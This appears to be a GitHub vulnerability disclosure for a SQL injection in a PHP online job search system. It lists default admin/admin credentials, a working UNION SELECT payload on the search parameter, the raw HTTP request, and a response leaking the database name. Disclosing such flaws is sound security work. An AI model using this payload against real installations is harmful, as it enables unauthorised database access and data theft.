debug601 Create SQLi-12.md History

1 contributor

29 lines (20 sloc) | 1.2 KB

Complete Online Job Search System v1.0 has SQL injection

The password for the backend login account is: admin/admin

vendors: https://www.campcodes.com/projects/php/online-job-search-system-using-php-mysql-free-download/

Vulnerability File: /eris/index.php?q=hiring&search=

Vulnerability location: /eris/index.php?q=hiring&search=,search

Current database name: erisdb

[+] Payload: /eris/index.php?q=hiring&search=URC%27%20union%20select%201,2,3,4,5,6,7,8,9,database(),11,12,13,14,15,16,17,18,19--+ // Leak place ---> search


```
GET /eris/index.php?q=hiring&search=URC%27%20union%20select%201,2,3,4,5,6,7,8,9,data
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=mho0fs263l0tis8l6v3lqpu6q4
Connection: close
```

```
GET
/eris/index.php?q=hiring&search=URC%27%20union%20select%201,2,3,4,5,6,7,8,9,database(),11,12,13,14,15,16,17,18,19--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=mho0fs263l0tis8l6v3lqpu6q4
Connection: close
```

```
                    <div class="col-lg-12">
                        <h2 class="pageTitle">Hiring in URC' union select 1,2,3,4,5,6,7,8,9,database(),11,12,13,14,15,16,17,18,19-- </h2>
                    </div>
                </div>
            </div>
            </section>
    <section id="content">
        <div class="container content">
        <!-- Service Blcoks -->

 <table id="dash-table" class="table table-hover">
     <thead>
         <th>Job Title</th>
         <th>Company</th>
         <th>Location</th>
         <th>Date Posted</th>
     </thead>
     <tbody>
         <tr><td><a href="/eris/index.php?q=viewjob&search=1">ISD</a></td><td>URC</td><td>Bry Camugao</td><td>05/20/2018</td></tr><tr><td><a href="/eris/index.php?q=viewjob&search=2">Accounting</a></td><td>URC</td><td>Bry Camugao</td><td>05/20/2018</td></tr><tr><td><a href="/eris/index.php?q=viewjob&search=7">erisdb</a></td><td>2</td><td>3</td><br />
```



Fatal error: Uncaught TypeError: date_format(): Argument #1 ($object) must be of type DateTimeInterface, bool given in C:\xampp\htdocs\eris\hirring.php:32 Stack trace: #0 C:\xampp\htdocs\eris\hirring.php(32): date_format(false, 'm/d/Y') #1 C:\xampp\htdocs\eris\theme\templates.php(178): require_once('C:\\xampp\\htdocs...') #2 C:\xampp\htdocs\eris\index.php(72): require_once('C:\\xampp\\htdocs...') #3 {main} thrown in **C:\xampp\htdocs\eris\hirring.php** on line **32**

Job Title	Company	Location	Date Posted
ISD	URC	Bry Camugao	05/20/2018
Accounting	URC	Bry Camugao	05/20/2018
erisdb	2	3	